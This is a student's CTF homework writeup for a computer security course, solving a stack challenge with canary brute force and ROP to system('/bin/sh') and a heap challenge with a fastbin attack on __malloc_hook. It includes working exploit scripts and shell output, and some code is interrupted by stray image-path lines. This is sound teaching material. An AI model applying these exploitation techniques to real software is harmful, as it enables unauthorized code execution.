

Computer Security Hw0x08 Writeup

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EDU 2019 Election (pwn ROP chain)

- In this problem, we can see that all the protection mechanism has been turned on unlike casino++!
- Primitive approach: [attack canary](https://ctf-wiki.github.io/ctf-wiki/pwn/linux/mitigation/canary-zh/) (https://ctf-wiki.github.io/ctf-wiki/pwn/linux/mitigation/canary-zh/).

Step 1: Leaking the Canary and ASLR base address with bruteforce

- Since there is no out-of bound solution due to the strict boundary checking in the `voting` function, we must bypass the canary with brute force as well as the runtime ASLR base.

```
def hack_canary_ASLR():
    canary = ''
    canary_offset = 0xb8
    guess = 0

    buf = ''
    buf += '\x87' * canary_offset

    r.sendlineafter('>', '2')
    r.sendlineafter('token: ', buf)

    while len(canary) < 8:
        while guess <= 0xff:

            r.sendlineafter('>', '1')
            r.sendthen('Token: ', buf + chr(guess))


            check = r.recvline()
            if 'Invalid' not in check:
                canary += chr(guess)
                buf += chr(guess)
                guess = 0

            # logout
            r.sendlineafter('>', '3')
            break


        guess += 1
```

Step 2: Store the ROP chain in token for leaking the base of LIBC


- From the memory frame, we may store the ROP chain in `char token[0xb8]` under the main function.



- With `pop r14, pop r15, ret ROPGadget, pop 2 unnecessary variable out` and we may step into the ROP chain!




- And it is successfully leaked.



Moreover, we should chain ROP with address of `main` make it return to main function for further exploitation of sending `system([/bin/sh])` payload again.

Step 3: Repeat the same process for sending `system([/bin/sh])` payload and PWN it!



Some pitfalls to avoid

- In step 2, I encountered the **unaligned stack corruption** the same as TA yuawn demoed in Lab0x04/bof or in class, so I added one pure `ret` in front of my ROPchain, just as TA yuawn said.

```
def rop_libc_base(canary, base):
    p = ''
    # fix stack unalignment
    ret = base + 0x906
    p += p64(ret)

    # 0x00000000000011a3 : pop rdi ; ret: to get rdi
    pop_rdi = base + 0x11a3
    p += p64(pop_rdi)

    # 0x201fe0 <__libc_start_main@GLIBC_2.2.5>, assign this to rdi
    libc_start_main = base + 0x201fe0
    p += p64(libc_start_main)

    # puts(libc_start_main)
    puts = base + offset_puts
    p += p64(puts)

    # return to main function
    addr_main = base + 0xffb
    p += p64(addr_main)
```

Ref links of 16bytes alignment issue in x86-64 syscall [link1](https://reverseengineering.stackexchange.com/questions/21503/unexpected-segfault-when-theres-apparently-nothing-that-would-cause-it)

(<https://reverseengineering.stackexchange.com/questions/21503/unexpected-segfault-when-theres-apparently-nothing-that-would-cause-it>), [link2](https://www.xmccve.com/2019/05/%E5%9C%A8%E4%B8%80%E4%BA%9B64%E4%BD%8D%E7%9A%84glibc%E7%9A%84payl)

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- But in the final part of payload for `system([bin/sh])`, add such method will cause strange fail crashed in (movaps), so just deprecate it.

The screenshot shows a debugger window with assembly code and registers. The assembly code is for a system call, and the registers show the state of the program. The assembly code is for a system call, and the registers show the state of the program. The assembly code is for a system call, and the registers show the state of the program.

```
def rop_shell(canary, base, libc_base):
    p = ''

    pop_rdi = base + 0x11a3
    p += p64(pop_rdi)

    bin_sh = libc_base + offset_binsh
    p += p64(bin_sh)

    system = libc_base + offset_system
    p += p64(system)
```

- During sending the payload, and inevitably overwrite the data of rbp. However, we cannot overwrite rbp with arbitrary value like the following picture with 0x8787878787878787.

```
def rop_shell(canary, base, libc_base):
    p = ''


    pop_rdi = base + 0x11a3
    p += p64(pop_rdi)

    bin_sh = libc_base + offset_binsh
    p += p64(bin_sh)

    system = libc_base + offset_system
    p += p64(system)
```

(Error: Cannot access memory at 0x8787878787878787)

- Thus we may store the value of rbp somewhere in the .bss section and we're good when we tried to pop something to rbp.



Note++ (pwn heap)

Step 1: Use unsorted bin to leak the libc base.

- There is an overflow point if we allocate size 0 for Note, due to `unsigned int` type, the message of note can be arbitrary long, thus bypass the checking of `size > 0x78` and make a chunk for the size of unsorted bin.

```

1 solve.py
21 r.sendline('2')
22
23 def delete(idx):
24     r.recvuntil('')
25     r.sendline('3')
26     r.sendlineafter('Index: ', idx)
27
28 add(0x18, '\x18', '\x18') # n0
29 add(0x77, '\x78', '\x78') # n1
30 add(0x18, '\x18', '\x18') # n2
31 add(0x18, '\x18', '\x18') # n3
32
33 delete(0)
34
35 # make n1 size grow up to 0x00 (size)
36 # -1 -> unsigned int -> overflow
37 p = ''
38 p += (p64(0xdaddbeef))
39 p += (p64(0xdaddbeef))
40 p += (p64(0x00))
41 p += (p64(0x01))
42 # make n0's chunk
43 add(0x0, p, '\x87' * 48)
44
45 # fastbin[0x20] -> n[0]
46 # unsorted bin -> n[1]
47 delete(0)
48 delete(1)
49
50 pause()

```

Allocated chunk

0x55ac8ac2e000: 0x0000000000000000	0x0000000000000021
0x55ac8ac2e010: 0x00000000daddbeef	0x00000000daddbeef
0x55ac8ac2e020: 0x0000000000000000	0x00000000000000a1

- prev_size**
 - 連續記憶體上一塊如是 free chunk，則記錄該size，若是 allocated chunk 則同時為它的 data。
- size**
 - chunk size with 3 flags
 - PREV_INUSE(P)：上一個 chunk 是否使用中
 - IS_MMAPPED(M)：chunk 是否透過 mmap 出來的
 - NON_MAIN_ARENA(N)：該 chunk 是否不屬於 main arena

The diagram shows a chunk structure with a large blue area labeled 'user data'.

- And we have unsorted bin for leaking libc_base.

```
$ python2 solve.py
[+] Starting local process './note++': pid 26344
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('libc_base --> ', '0x7fc8ae123000')
[*] Paused (press any to continue)

gef> heapinfo
(0x20)      fastbin[0]: 0x0
(0x30)      fastbin[1]: 0x0
(0x40)      fastbin[2]: 0x0
(0x50)      fastbin[3]: 0x0
(0x60)      fastbin[4]: 0x0
(0x70)      fastbin[5]: 0x0
(0x80)      fastbin[6]: 0x0
(0x90)      fastbin[7]: 0x0
(0xa0)      fastbin[8]: 0x0
(0xb0)      fastbin[9]: 0x0
              top: 0x55a33bf1a0e0 (size : 0x20f20)
              last_remainder: 0x0 (size : 0x0)
              unsortedbin: 0x55a33bf1a020 (size : 0xa0)
```

Step 2: Use fastbin attack to create space for fake chunk

- Create the fastbin chain.

Fastbin attack


```
char *s = malloc( 0x68 );
```

```
read( 0, s, 0x68 );
```

```
malloc( 0x68 )
```

```
malloc( 0x68 )
```

```
void *fake = malloc( 0x68 )
```



- Finally flag!

```

*] Opening connection to edu-ctf.csie.org on port 10181: Done
'libc_base --> ', '0x7f56b5e37000')
*] Switching to interactive mode
one!
. Add a note
. List notes
. Delete a note
. Exit

3
Which note do you want to delete?
Index: $ 5
. Add a note
. List notes
. Delete a note
. Exit

3
Which note do you want to delete?
Index: $ 4
ls
in
oot
ev
tc
ome
ib
ib64
edia
nt
pt
roc
oot
un
bin
rv
ys
mp
sr
ar
cat /home/note++/flag
LAG{Heap_exploit4t10n_15_fun}
*] Got EOF while reading in interactive

```

Some pitfalls to avoid.

- Must malloc the size that can round up to 0x70 for fake chunk exploit.
 - Reason: In the fake memory chunk for exploiting `__malloc_hook`, by shifting `- 0x13`, we get `0x0000007f` as the chunk size header, which is legal for fast bin. Other than 0x7f, the final allocation for `one_gadget` will crashed.

